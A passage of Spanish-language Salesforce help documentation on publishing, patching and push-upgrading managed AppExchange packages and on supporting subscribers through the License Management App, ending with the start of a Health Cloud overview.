La comunidad de desarrolladores, usuarios y observadores que crea y publica aplicaciones en AppExchange de Force.com contribuye a que Force.com sea una plataforma de desarrollo de enorme riqueza. Utilice esta comunidad para crear ampliaciones de otras aplicaciones y fomente la creación de ampliaciones para su aplicación.

Para publicar las ampliaciones en un paquete gestionado:

1. Instale el paquete base en la organización de Salesforce que desea utilizar para cargar la ampliación.
2. Cree sus componentes de ampliación.

   Nota: Para crear una expansión, instale el paquete de base e incluye una dependencia a ese paquete en el suyo. El atributo de ampliación se activará inmediatamente.
3. Cree un nuevo paquete y agregue sus componentes de ampliación. Salesforce incluye automáticamente algunos componentes relacionados.
4. Cargue el nuevo paquete que contenga los componentes de la ampliación.
5. Continúe con el proceso de publicación de la forma habitual. Para obtener información sobre la creación de una prueba o el registro y la publicación de su aplicación, vaya a http://sites.force.com/appexchange/publisherHome.

Nota: Los paquetes no pueden actualizarse en Gestionado en versión beta si se utilizan en la misma organización como ampliación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear paquetes:
- "Crear paquetes de AppExchange"

Para cargar paquetes:
- "Cargar paquetes de AppExchange"

CONSULTE TAMBIÉN

Preparar sus aplicaciones para su distribución
Concepto de dependencias
Gestionar versiones
Publicar actualizaciones de paquetes gestionados

# Publicar actualizaciones de paquetes gestionados

Como editor, asegúrese primero de que su aplicación se puede actualizar mediante la conversión en un paquete gestionado. Cualquier cambio que aplique a los componentes de un paquete gestionado se aplicará automáticamente en cargas posteriores de ese paquete, con una excepción. Cuando actualiza un paquete, los cambios en el acceso a la API se ignoran aun cuando el desarrollador los especifique. Esto garantiza que el administrador que esté instalando la actualización tiene todo el control. Los instaladores deben examinar detenidamente los cambios en el acceso al paquete en cada actualización durante la instalación y anotar todos los cambios aceptables. A continuación, ya que esos cambios se ignoran, el administrador debería aplicar manualmente cualquier cambio aceptable después de instalar una actualización. Para obtener más información, consulte Acerca del acceso a la API y Apex dinámico en paquetes en la página 6097.

Para publicar las actualizaciones de un paquete gestionado:

1. En Configuración, introduzca *Paquetes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes**.
2. Seleccione el paquete de la lista de paquetes disponibles.
3. Vea la lista de los componentes del paquete. Los cambios que haya realizado a los elementos de este paquete se incluyen automáticamente en esta lista. Si los cambios hacen referencia a componentes adicionales, dichos componentes también se incluyen automáticamente. Para agregar nuevos componentes, haga clic en **Agregar** para agregarlos al paquete manualmente.
4. Haga clic en **Cargar** y cárguelo de la manera habitual.

   Nota: Después de cargar una nueva versión de su paquete Gestionado y editado, puede hacer clic en **Desaprobar** para que los instaladores no puedan instalar una versión anterior. La desaprobación evita la nueva instalación de versiones anteriores sin afectar a las instalaciones existentes. Para obtener más información, consulte Gestionar versiones en la página 6138.

   No puede desaprobar la versión más reciente de una carga de paquete gestionada.
5. Cuando reciba un correo electrónico con el vínculo a la carga en AppExchange de Force.com, notifique a sus usuarios instalados que la nueva versión ya está lista. Utilice la lista de usuarios instalados de la Aplicación de gestión de licencias (LMA) para distribuir esta información. La Aplicación de gestión de licencias (LMA) almacena automáticamente el número de versión que sus instaladores tienen en sus organizaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar los ajustes de desarrollador:
- "Personalizar aplicación"

Para crear paquetes:
- "Crear paquetes de AppExchange"

Para cargar paquetes:
- "Cargar paquetes de AppExchange"

CONSULTE TAMBIÉN

Preparar sus aplicaciones para su distribución
Concepto de dependencias
Gestionar versiones
Crear y cargar parches
Publicación de ampliaciones de paquetes gestionados

# Gestionar versiones

Después de cargar un paquete en AppExchange, todavía puede gestionarlo desde Salesforce. Para gestionar sus versiones:

1. En Configuración, introduzca *Paquetes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes**.
2. Seleccione el paquete que contenga la aplicación o componentes que haya cargado.
3. Seleccione el número de versión que aparece en la ficha Versiones.
   - Haga clic en **Cambiar contraseña** para cambiar la opción de contraseña.
   - Haga clic en **Desaprobar** para evitar nuevas instalaciones de este paquete y permitir que las instalaciones existentes sigan funcionando.

     Nota: No puede desaprobar la versión más reciente de un paquete gestionado.

     Cuando desapruebe un paquete, recuerde quitarlo también de AppExchange. Consulte el apartado sobre "Eliminación de aplicaciones de AppExchange" en la ayuda en línea de AppExchange.
   - Haga clic en **Cancelar desaprobación** para que una versión desaprobada vuelva a estar disponible para su instalación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cargar paquetes:
- "Cargar paquetes de AppExchange"

Nota: Para crear una prueba o seleccionar una organización de gestión de licencias para lo que ha cargado, haga clic en **Continúe en AppExchange** en la página de detalles de carga del paquete.

CONSULTE TAMBIÉN

Preparar sus aplicaciones para su distribución
Concepto de dependencias
Crear y cargar parches
Publicar actualizaciones de paquetes gestionados
Publicación de ampliaciones de paquetes gestionados
Sugerencias de seguridad para el desarrollo de Apex y Visualforce

# Crear y cargar parches

Nota: Las versiones de parche y las actualizaciones mediante envío solo están disponibles para socios de ISV de Salesforce.

Las versiones de parche se desarrollan y mantienen en una organización de desarrollo de parche. También puede leer las Prácticas recomendadas de actualizaciones mediante envío y versiones de parche en la página 6146.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para actualizar un envío o crear una organización de desarrollo de parche:

- "Cargar paquetes de AppExchange"

Para crear una versión del parche:

1. En Configuración, introduzca *Paquetes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**.
2. Haga clic en el nombre de su paquete gestionado.
3. Haga clic en la ficha Organización de parche y, a continuación, en **Nueva**.
4. Seleccione la versión del paquete cuyo parche desea crear en la lista desplegable Aplicación de parche a la versión principal. El tipo de versión debe ser Gestionado y editado.
5. Introduzca un `Nombre de usuario` para iniciar sesión en su organización de parche.
6. Introduzca una `Dirección de correo electrónico` asociada con su inicio de sesión.
7. Haga clic en **Guardar**.

Nota: Si pierde su información de inicio de sesión, haga clic en **Restablecer** en la página de detalles del paquete en Organización de desarrollo de parche para restablecer el inicio de sesión en su organización de desarrollo de parche.

Cuando haya recibido un correo electrónico indicando que Salesforce ha creado su organización de desarrollo de parche, puede hacer clic en **Inicio de sesión** para empezar a desarrollar su versión de parche.

El desarrollo en una organización de parche está limitado. A continuación se incluye una lista de advertencias:

- No se pueden agregar componentes de paquete.
- No se pueden eliminar los componentes de paquete actuales.
- Los controles de acceso de API y Apex dinámica no se pueden cambiar para el paquete.
- No se puede desaprobar ningún tipo de código Apex.
- No se pueden agregar nuevas relaciones de clase de Apex, como `extends`.
- No se pueden agregar nuevos modificadores de acceso de Apex, como `virtual` o `global`.
- No se pueden añadir nuevos servicios Web.
- No se pueden añadir nuevas dependencias de funciones.

Cuando haya terminado de desarrollar su parche, cárguelo a través de la IU en su organización de desarrollo de parche. (También puede cargar un paquete utilizando la API de herramientas. Para un código de muestra y más detalles, consulte el objeto PackageUploadRequest en la *Guía del desarrollador de la API de herramientas*.)

1. En Configuración, introduzca *Paquetes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**.
2. Haga clic en el nombre del paquete.
3. En la página Carga del paquete, haga clic en **Cargar**.
4. Escriba un `Nombre de versión`. Como práctica recomendada, es muy útil tener una descripción breve y la fecha.
5. Tenga en cuenta que el `Número de versión` ha aumentado su `Número de parche`.
6. En el caso de paquetes gestionados, seleccione un `Tipo de versión`:

- Seleccione Gestionados - Editados para cargar una versión que se pueda actualizar. Después de la carga, algunos atributos de los componentes de Salesforce estarán bloqueados.
- Seleccione Gestionado en versión beta si desea cargar una versión de su paquete a una pequeña muestra de su público con el fin de realizar pruebas. Todavía podrá cambiar los componentes y cargar versiones beta adicionales.

  Nota: Los paquetes Beta sólo pueden instalarse en organizaciones con Developer Edition o sandbox, y por lo tanto no pueden pasarse a organizaciones de clientes.

7. Cambie la `Descripción` si fuera necesario.
8. De forma opcional, introduzca y confirme una contraseña para compartir el paquete de forma privada con cualquiera que tenga contraseña. No introduzca una contraseña si desea que el paquete esté disponible para cualquiera en AppExchange y compartir el paquete públicamente.
9. Salesforce selecciona automáticamente los requisitos que encuentra. Además, seleccione cualquier otro componente obligatorio de las secciones `Requisitos del paquete` y `Requisitos del objeto` para notificar a los instaladores de los requisitos de este paquete.
10. Haga clic en **Cargar**.

Para distribuir el parche puede compartir el vínculo de carga o programar una actualización mediante envío.

CONSULTE TAMBIÉN

Programar actualizaciones mediante envío
Ver el historial de actualizaciones mediante envío
Preparar sus aplicaciones para su distribución
Gestionar versiones
Publicar actualizaciones de paquetes gestionados

# Programar actualizaciones mediante envío

Nota: Las versiones de parche y las actualizaciones mediante envío solo están disponibles para socios de ISV de Salesforce.

Cuando haya creado una versión de parche de su paquete, puede implementarla automáticamente a clientes mediante una actualización.

Consejo: Salesforce recomienda el seguimiento de esta secuencia para actualizaciones de paquete de envío.

1. Envíe la actualización a sus organizaciones para poder ejecutar pruebas y solucionar problemas antes de enviarlo a los suscriptores.
2. Cuando esté listo y se haya coordinado con sus clientes en su proceso de gestión de cambios, actualice el envío a un pequeño número de organizaciones de clientes. Pruebe con las organizaciones de Sandbox en primer lugar si es posible.
3. Una vez esté cómodo con los resultados iniciales, actualice el envío a una base de clientes más amplia, según sus acuerdos con cada cliente.
4. Desapruebe la versión anterior de su paquete en su organización de desarrollo principal. Sustituya la versión en AppExchange si fuera necesario y actualice su configuración de Trialforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para actualizar un envío:
- "Cargar paquetes de AppExchange"

5. Si su actualización es un parche, después de distribuir correctamente la actualización en organizaciones del suscriptor, vuelva a integrar esos cambios en su organización de desarrollo principal. Si desea más información sobre la combinación de parches en su organización de desarrollo principal, consulte "Trabajo con versiones de parche" en *Guía de ISVforce*.

Consulte las Prácticas recomendadas de actualizaciones mediante envío y versiones de parche en la página 6146 para obtener más información.

**Programar una actualización mediante envío utilizando la interfaz de usuario**

1. Inicie sesión en su organización de desarrollo principal (no la organización de parche que utilizó para cargar la nueva versión).
2. En Configuración, introduzca *Paquetes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes**.
3. Haga clic en el nombre del paquete gestionado cuya actualización desea enviar.
4. En la página de detalles del paquete, haga clic en la ficha **Versiones** y, a continuación, haga clic en **Actualizaciones de envío**.
5. Haga clic en **Programar actualizaciones mediante envío**.
6. Seleccione una versión de paquete para enviar en la lista desplegable **Versión de parche**.

   Nota: No es posible enviar versiones beta.

7. Introduzca una **Fecha de inicio programado** que indique cuándo debe comenzar la actualización mediante envío.
8. En la sección Seleccionar organizaciones de destino, seleccione las organizaciones que reciben su actualización mediante envío. Las organizaciones que ya hayan recibido una actualización mediante envío para la versión de paquete seleccionada no aparecerán en esta lista. Puede seleccionar organizaciones:
   - Al introducir un término que filtre en función del nombre o Id. de una organización. Los nombres pueden coincidir parcialmente, pero los Id. deben coincidir de forma exacta.
   - Al seleccionar organizaciones de producción y Sandbox en la lista desplegable **Organizaciones**.
   - Al seleccionar organizaciones que ya se han instalado en una versión concreta.
   - Al hacer clic en organizaciones individuales o en las casillas de verificación Seleccionar todo y Anular todas las selecciones.

   Esta sección también incluye la siguiente información sobre la organización (en orden alfabético):

| Campo | Descripción |
|---|---|
| Versión actual | La versión de paquete actual que ha instalado una organización. |
| Id de la organización | El Id. que identifica de forma única la organización en Salesforce. |
| Nombre de la organización | Nombre de la organización. Al hacer clic aquí se muestra el historial de actualizaciones de la organización. |
| Contacto principal | Nombre del usuario que instaló el paquete. |

9. Haga clic en **Programar**. Mientras una actualización mediante envío se está procesando, puede hacer clic en **Cancelar** para detenerla.

**Programar una actualización mediante envío utilizando la API de empresa**

1. Autentique en su organización de desarrollo principal (no la organización de parche que utiliza para cargar la nueva versión) de acuerdo con la herramienta que está utilizando.
2. Determine la versión de paquete a la que desea actualizar los suscriptores consultando el objeto MetadataPackageVersion.
3. Recopile la lista de organizaciones de suscriptor aptas para ser actualizadas consultando el objeto PackageSubscriber.

4. Cree un objeto PackagePushRequest. Los objetos PackagePushRequest utilizan un PackageVersionId y, opcionalmente, un parámetro ScheduledStartTime para especificar cuándo comienza el envío. Si omite ScheduledStartTime, el envío comienza cuando establece el estado de PackagePushRequest como `Pending`.
5. Cree un PackagePushJob para cada suscriptor apto y asócielo con la PackagePushRequest que creó en el paso anterior.
6. Programe la actualización del envío cambiando el estado de PackagePushRequest a `Pending`.
7. Compruebe el estado de los objetos PackagePushRequest y PackagePushJob consultando los campos `Estado`.

Para códigos de muestra y más detalles, consulte las descripciones de objeto en la *Referencia de objetos para Salesforce y Force.com* o la *Guía del desarrollador de la API de SOAP*.

Ver el historial de actualizaciones mediante envío

Prácticas recomendadas de actualizaciones mediante envío y versiones de parche

CONSULTE TAMBIÉN

Ver detalles de actualización mediante envío

Preparar sus aplicaciones para su distribución

Gestionar versiones

Publicar actualizaciones de paquetes gestionados

## Ver el historial de actualizaciones mediante envío

Nota: Las versiones de parche y las actualizaciones mediante envío solo están disponibles para socios de ISV de Salesforce.

Para ver los detalles de todas las actualizaciones de envío que ha remitido su organización, desde Configuración, introduzca *`Paquetes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**. Haga clic en el nombre del paquete que desea ver y, a continuación, haga clic en **Actualizaciones de envío**.

La página Historial de actualizaciones mediante envío muestra el estado de todas las actualizaciones mediante envío pendientes y anteriores. Para filtrar el historial de actualizaciones mediante envío:

1. Seleccione un número de versión en la lista desplegable. No seleccionar ninguna versión es como seleccionarlas todas.
2. Seleccione uno o más estados en la lista Estado. No seleccionar ningún estado es como seleccionarlos todos.
3. Haga clic en **Aplicar** para filtrar la lista. Haga clic en **Borrar** para eliminar todos los filtros.

El historial muestra la siguiente información (en orden alfabético):

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para ver el historial de actualizaciones mediante envío:

- "Cargar paquetes de AppExchange"

| Columna | Descripción |
| --- | --- |
| `Acción` | Mientras una actualización mediante envío se está procesando, puede hacer clic en **Cancelar** para detenerla. |
| `Fecha de inicio` | La hora y fecha de inicio programado de la actualización mediante envío. |

| Columna | Descripción |
| --- | --- |
| `Estado` | El estado de la actualización mediante envío, ya sea programada, en proceso, completada, cancelada o completada con fallos. |
| `Destino` | El nombre de la organización a la que fue la actualización mediante envío. En múltiples organizaciones, este campo sólo enumera la primera organización de la cola, seguida del número total de organizaciones seleccionadas. Al hacer clic en este vínculo obtendrá más información sobre la actualización mediante envío de destino y cada organización individual. |
| `Versión` | El número de versión del paquete que se ha enviado. |

- Ver detalles de actualización mediante envío
- Ver el historial de actualizaciones de una organización

CONSULTE TAMBIÉN

- Ver detalles de actualización mediante envío
- Preparar sus aplicaciones para su distribución
- Gestionar versiones
- Publicar actualizaciones de paquetes gestionados

## Ver detalles de actualización mediante envío

Nota: Las versiones de parche y las actualizaciones mediante envío solo están disponibles para socios de ISV de Salesforce.

Para obtener información sobre una actualización de envío que ha remitido su organización, desde Configuración, introduzca *`Paquetes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**. Haga clic en el nombre del paquete que desea ver y, a continuación, haga clic en **Actualizaciones de envío**. Al hacer clic en el nombre de un `Destino` accede a la página de detalles de actualización mediante envío, que tiene información sobre el trabajo de envío y cada organización que se envía.

La sección Detalles del trabajo tiene la siguiente información sobre la actualización mediante envío general (en orden alfabético):

| Campo | Descripción |
| --- | --- |
| `Fecha de finalización` | Fecha y hora a las que terminó la actualización mediante envío. |
| `Ignorar fallos de la prueba de Apex` | Si se han ignorado los fallos de la prueba de Apex que pueden causar que la aplicación instalada no funcione adecuadamente. |
| `Programado por` | Nombre del usuario que inició la actualización mediante envío. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para ver los detalles de actualizaciones mediante envío:

- "Cargar paquetes de AppExchange"

| Campo | Descripción |
| --- | --- |
| Fecha de inicio | La hora y fecha de inicio programado de la actualización mediante envío. |
| Estado | El estado de la actualización mediante envío, ya sea programada, en proceso, completada, cancelada o completada con fallos. |
| Versión | El número de versión del paquete que se ha enviado. |

En la sección Organizaciones, puede obtener una lista de todas las organizaciones que reciben una actualización mediante envío. Puede filtrar las organizaciones mediante el cuadro de búsqueda e introduciendo un término que filtre en función del nombre o Id. de una organización. Los nombres pueden coincidir parcialmente, pero los Id. deben coincidir de forma exacta. Desde la lista desplegable, también puede filtrar por estado de la actualización mediante envío.

La lista contiene la siguiente información específica para cada organización (en orden alfabético):

| Campo | Descripción |
| --- | --- |
| Duración | Cantidad de tiempo que tardó la actualización mediante envío. |
| Tipo de fallo | Enumera el tipo de fallo que se ha producido (si lo hay). Si la actualización mediante envío ha fallado, se ofrece una explicación posible en la sección contraíble. Si la actualización mediante envío no se ha realizado correctamente, haga clic en **Reintentar** para intentarlo de nuevo. |
| Id de la organización | El Id. que identifica de forma única la organización en Salesforce. |
| Nombre de la organización | Nombre de la organización. Al hacer clic aquí se muestra el historial de actualizaciones de la organización. |
| Inicio | La hora y fecha de inicio programado de la actualización mediante envío. |
| Estado | El estado de la actualización mediante envío, programada, en proceso, completada, cancelada o completado con fallos. |

CONSULTE TAMBIÉN

- Ver el historial de actualizaciones mediante envío
- Programar actualizaciones mediante envío
- Preparar sus aplicaciones para su distribución
- Gestionar versiones
- Publicar actualizaciones de paquetes gestionados

## Ver el historial de actualizaciones de una organización

Nota: Las versiones de parche y las actualizaciones mediante envío solo están disponibles para socios de ISV de Salesforce.

Para obtener más información sobre una organización específica que ha recibido una actualización de envío, desde Configuración, introduzca *Paquetes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes**. Haga clic en el nombre del paquete que desea ver y, a continuación, haga clic en el nombre de un Destino. Al hacer clic en una organización de la lista de destino se ofrecen los siguientes detalles (en orden alfabético):

| Campo | Descripción |
|---|---|
| Versión actual | La versión de paquete actual que ha instalado una organización. |
| Id de la organización | El Id. que identifica de forma única la organización en Salesforce. |
| Nombre de la organización | Nombre de la organización. |
| Contacto principal | Nombre del usuario que instaló el paquete. |
| Correo electrónico de contacto principal | La dirección de correo electrónico del editor del paquete. |
| Estado | El estado de la actualización mediante envío, ya sea programada, en proceso, completada, cancelada o completada con fallos. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para ver el historial de actualizaciones mediante envío:

- "Cargar paquetes de AppExchange"

En Historial de actualizaciones mediante envío aparece la siguiente información (en orden alfabético):

| Campo | Descripción |
|---|---|
| Acción | Al hacer clic en **Ver detalles** vuelve a los detalles del trabajo de esa actualización. |
| Fecha de inicio | La hora y fecha de inicio programado de la actualización mediante envío. |
| Estado | El estado de la actualización mediante envío, programada, en proceso, completada, cancelada o completado con fallos. |

| Campo | Descripción |
| --- | --- |
| `Versión` | El número de versión del paquete que se ha enviado. |

CONSULTE TAMBIÉN

- Ver detalles de actualización mediante envío
- Ver el historial de actualizaciones mediante envío
- Crear y cargar parches
- Programar actualizaciones mediante envío
- Preparar sus aplicaciones para su distribución
- Gestionar versiones
- Publicar actualizaciones de paquetes gestionados

## Prácticas recomendadas de actualizaciones mediante envío y versiones de parche

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para actualizar un envío o crear una organización de desarrollo de parche:

- "Cargar paquetes de AppExchange"

Nota: Las versiones de parche y las actualizaciones mediante envío solo están disponibles para socios de ISV de Salesforce.

Tenga en cuenta las siguientes prácticas recomendadas cuando programe un envío:

- Programe actualizaciones mediante envío en las horas de menor carga de trabajo de su cliente y fuera de la ventana de versión principal de Salesforce para minimizar el impacto potencial del suscriptor.
- Evite los cambios en las reglas de validación, campos de fórmula y errores procedentes de los desencadenadores de Apex, ya que pueden afectar negativamente a las integraciones de suscriptores.
- Las páginas de Visualforce que se actualizan mientras está en proceso una actualización mediante envío, pueden perder el estado de vista si se cambia la página o el controlador.

Tenga en cuenta las siguientes prácticas recomendadas adicionales cuando cree una versión de parche:

- Los cambios visibles de un paquete no se deberían realizar en un parche. Si se produce un cambio en el número de versión del paquete, no se notifica a los suscriptores de las actualizaciones mediante envío.

## Preguntas más frecuentes sobre publicación de paquetes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

¿Cómo se clasifican los paquetes?

¿Qué tipo de elementos puedo publicar?

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre instalación de paquetes

### ¿Cómo se clasifican los paquetes?

AppExchange ofrece comentarios y puntuaciones similares a los que se pueden encontrar en la mayoría de los sitios comerciales de Internet. De este modo, la comunidad de usuarios de Salesforce puede establecer la utilidad de un paquete.

### ¿Qué tipo de elementos puedo publicar?

Puede publicar cualquier conjunto de componentes, como fichas, informes y paneles que satisfagan una necesidad comercial específica. Puede agrupar estos componentes en un paquete para publicarlos de forma conjunta. . Independientemente de los componentes que agregue al paquete, sus datos nunca se incluirán en él.

# Asistencia de los suscriptores de sus aplicaciones

## Asistencia para sus clientes

Los editores de aplicaciones son responsables de la asistencia a los usuarios finales de todas sus listas. Cuando los usuarios se ponen en contacto con el servicio de asistencia al cliente de Salesforce con una pregunta acerca de su lista en la fichas Acerca de y Asistencia de su lista. Asegúrese de que sus listas de AppExchange incluyen información de asistencia.

Si ha instalado la Aplicación de gestión de licencias (LMA) puede iniciar sesión en la organización de un cliente y proporcionar asistencia administrativa para sus clientes. Esta función solo está disponible para paquetes gestionados que han superado la revisión de seguridad. Para obtener más información, consulte Iniciar sesión en Organizaciones del suscriptor.

## Organizaciones del suscriptor

Esta página muestra una lista de organizaciones del suscriptor con su paquete instalado. Para buscar una organización del suscriptor rápidamente, introduzca un nombre del suscriptor o un Id. de organización en el cuadro de búsqueda y haga clic en **Buscar**. Haga clic en el nombre de una organización del suscriptor para ver información detallada acerca de ella.

Nota: Únicamente aparecerán en esta lista los suscriptores que han instalado al menos un paquete gestionado vinculado a su Aplicación de gestión de licencias (LMA).

PERMISOS DE USUARIO

Para iniciar sesión en las organizaciones del suscriptor:

- "Iniciar sesión en la organización del suscriptor"

## Visualización de detalles del suscriptor

La página Descripción general del suscriptor, a la que se accede haciendo clic en el nombre de la organización desde la ficha **Suscriptores** de la LMA, proporciona información detallada acerca de cada organización del suscriptor. Eso le puede proporcionar perspectivas acerca de cómo un cliente utiliza su aplicación y le ayuda a solucionar problemas.

En detalles de la organización:

- El nombre y la información de contacto se encuentran en Configuración, en la página Información de la compañía de la organización del suscriptor. Esa puede ser diferente a la información que aparece en los registros de candidato, cuenta o contacto de su LMA.
- El Id. de organización es un Id. único que identifica la organización de Salesforce de este cliente.

PERMISOS DE USUARIO

Para iniciar sesión en las organizaciones del suscriptor:

- "Iniciar sesión en la organización del suscriptor"

- La instancia determina en qué centro de datos de Salesforce reside la organización de este cliente. También determina cuando se actualizará el cliente con una nueva versión de Salesforce. Consulte trust.salesforce.com durante el periodo de la versión para comprender qué versión de Salesforce está utilizando el cliente.

La página también incluye estas listas relacionadas.

**Límites**
La información en el espacio de archivo, el espacio de datos y el número de solicitudes de API asociado con este cliente, como un porcentaje.

**Acceso de inicio de sesión concedido**
Una lista de usuarios que han otorgado acceso de inicio de sesión y la fecha en la que vencerá el acceso.

**Paquetes y licencias**
Una lista de todos los paquetes instalados en esta organización y asociados con esta LMA. Para cada paquete, muestra la versión de la aplicación que un cliente está utilizando en estos momentos, el número total de licencias aprovisionadas para el suscriptor y el número que ha utilizado. Esta información debe coincidir con el registro de licencias para el suscriptor en su LMA.

# Solicitud de acceso de inicio de sesión

Solicite al usuario que se dirija a su configuración personal y haga clic en **Otorgar acceso de inicio de sesión de cuenta** o **Otorgar acceso de inicio de sesión**, cualquiera que aparezca, para otorgar el acceso. Si el editor no aparece en esta página, es por uno de estos motivos:

- Un administrador del sistema a desactivado la posibilidad de usuarios que no son administradores de otorgar acceso.
- El usuario no dispone de una licencia para el paquete.
- El paquete tiene licencia para toda la organización. Solo los administradores con el permiso "Gestionar usuarios" activado en su perfil pueden conceder el acceso.
- Está activada la preferencia de la organización **Los administradores pueden iniciar sesión como cualquier usuario**.

Nota: A menos que esté activada la preferencia de la organización **Los administradores pueden iniciar sesión como cualquier usuario**, el acceso se otorga durante un tiempo limitado, y el suscriptor puede revocar el acceso en cualquier momento. Cualquier cambio que realice cuando inicia sesión como un suscriptor se registran en el seguimiento de auditoría.

# Iniciar sesión en Organizaciones del suscriptor

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para iniciar sesión en las organizaciones del suscriptor:
- "Iniciar sesión en la organización del suscriptor"

Nota: Esta función solo está disponible en organizaciones con una licencia completa de Salesforce.

Para iniciar sesión, una vez que otro usuario le ha concedido acceso:

1. En la Aplicación de gestión de licencias (LMA), haga clic en la ficha **Suscriptores**.
2. Para buscar una organización del suscriptor rápidamente, introduzca un nombre del suscriptor o un Id. de organización en el cuadro de búsqueda y haga clic en **Buscar**.
3. Haga clic en el nombre de la organización del suscriptor.
4. En la página Detalles de la organización, haga clic en **Inicio de sesión** junto a un nombre de usuario. Tenga en cuenta que tiene los mismos permisos que el usuario con el que ha iniciado sesión.

5. Cuando haya finalizado la resolución de problemas, haga clic en **Volver a Descripción general del suscriptor** para volver a la organización.

Nota: Únicamente aparecerán en esta lista los suscriptores que han instalado al menos un paquete gestionado vinculado a su Aplicación de gestión de licencias (LMA).

## Prácticas recomendadas

- Cuando accede a una organización del suscriptor, se cierra la sesión de su LMO (Organización de gestión de licencias). Puede establecer un campo mi dominio, por lo que no se cerrará la sesión de su Organización de gestión de licencias automáticamente cuando inicia sesión en una organización del suscriptor. Para configurar un dominio, desde Configuración, introduzca *Mi dominio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi dominio**.
- Procure permitir únicamente al personal técnico y de atención al cliente de confianza iniciar sesión en una organización del suscriptor. Dado que esta función puede incluir el acceso total de lectura/escritura a los datos y las configuraciones del cliente, es importante preservar su seguridad para mantener su reputación.
- Controle quién tiene acceso proporcionando permisos de usuario "Iniciar sesión en la organización del suscriptor" a personal de asistencia específico a través de un perfil o un conjunto de permisos.

# Solución de problemas en Organizaciones del suscriptor

Si inicia sesión como un usuario en una organización del suscriptor, puede crear registros de depuración de Apex que contienen el resultado de sus paquetes gestionados. Eso incluye inicios de sesión que no se exponen normalmente al suscriptor. Utilizando esta información de registro, puede solucionar problemas específicos de esa organización del suscriptor.

1. Iniciar la Consola de desarrollador.
2. Realice la operación y vea el registro de depuración con su resultado. Si el usuario tiene acceso, configure un registro de depuración: En Configuración, introduzca *Registros de depuración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Registros de depuración**.

Tenga en cuenta que los suscriptores no podrán ver los registros que ha establecido o creado ya que contienen su código Apex oculto. Además, puede ver y modificar datos que se contienen en la configuración personalizada protegida desde sus paquetes gestionados al iniciar sesión como un usuario.

CONSULTE TAMBIÉN

Abrir la Consola de desarrollador

# Health Cloud

## Proporcionar atención al paciente conectada y de colaboración con Health Cloud

Proporcionar cuidados de pacientes externos significa mucho más que simplemente gestionar la información y los eventos que implican sus pacientes. Health Cloud reinventa la forma en que se implican los coordinadores de atención sanitaria con pacientes. La consola de Health Cloud le proporciona una vista consolidada de registros importantes del paciente, acceso al equipo sanitario del paciente y las herramientas para ofrecerle todo junto para mejorar la asistencia sanitaria. Crea una sólida relación de colaboración con el paciente y cuidadores para asistir al paciente en su camino hacia una salud mejor.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Una atención excelente requiere una imagen completa de los datos procedentes de sistemas de historia clínica electrónica (HCE) para guiar decisiones inteligentes y eficientes relativas al paciente. Con Salesforce Health Cloud, dispone de todas las herramientas para gestionar sus paciente con mayor eficacia. La consola de Health Cloud incluye:

- Instantánea completa de datos vitales del paciente desde historias clínicas electrónicas (HCE)
- Vista del funcionamiento de sus tareas prioritarias relacionadas con todos sus pacientes.
- Cronología del seguro médico que le permite ver una representación de eventos del historial del paciente, como citas, prescripciones, condiciones y cualquier reunión relacionada con atención
- Seguros médicos personalizados que establecen objetivos mensurables con tareas que se pueden asignar al paciente.

Cuando configura Comunidades de Salesforce, también tiene una comunidad de pacientes privada que une cuidadores personales y profesionales en una red de colaboración que dirige el cumplimiento del seguro médico. Puede asignar la propiedad de tareas sanitarias a miembros del equipo de atención sanitaria, incluyendo otros profesionales sanitarios, pacientes y familiares. Puede intercambiar mensajes privados y seguros con el paciente y miembros de la comunidad y pueden acceder a esos mensajes en cualquier dispositivo.

### Las herramientas que necesita en un único lugar

Como profesional de la salud ocupado, necesita un lugar para gestionar sus pacientes y las tareas asociadas con sus cuidados. La consola de Health Cloud agrupa todo lo que necesita en una vista completa del paciente, el equipo sanitario y las actividades relevantes para que el paciente esté y se mantenga saludable. También proporciona un punto centralizado para gestionar la comunicación entre los individuos involucrados en los cuidados del paciente, como masajes hasta el médico de atención primaria o recordatorios al miembro de la familia que lleva el paciente al médico.

### Prepararse para utilizar la consola de Health Cloud

Para empezar a utilizar la consola de Health Cloud para gestionar sus pacientes, tendrá que configurar algunas cosas.

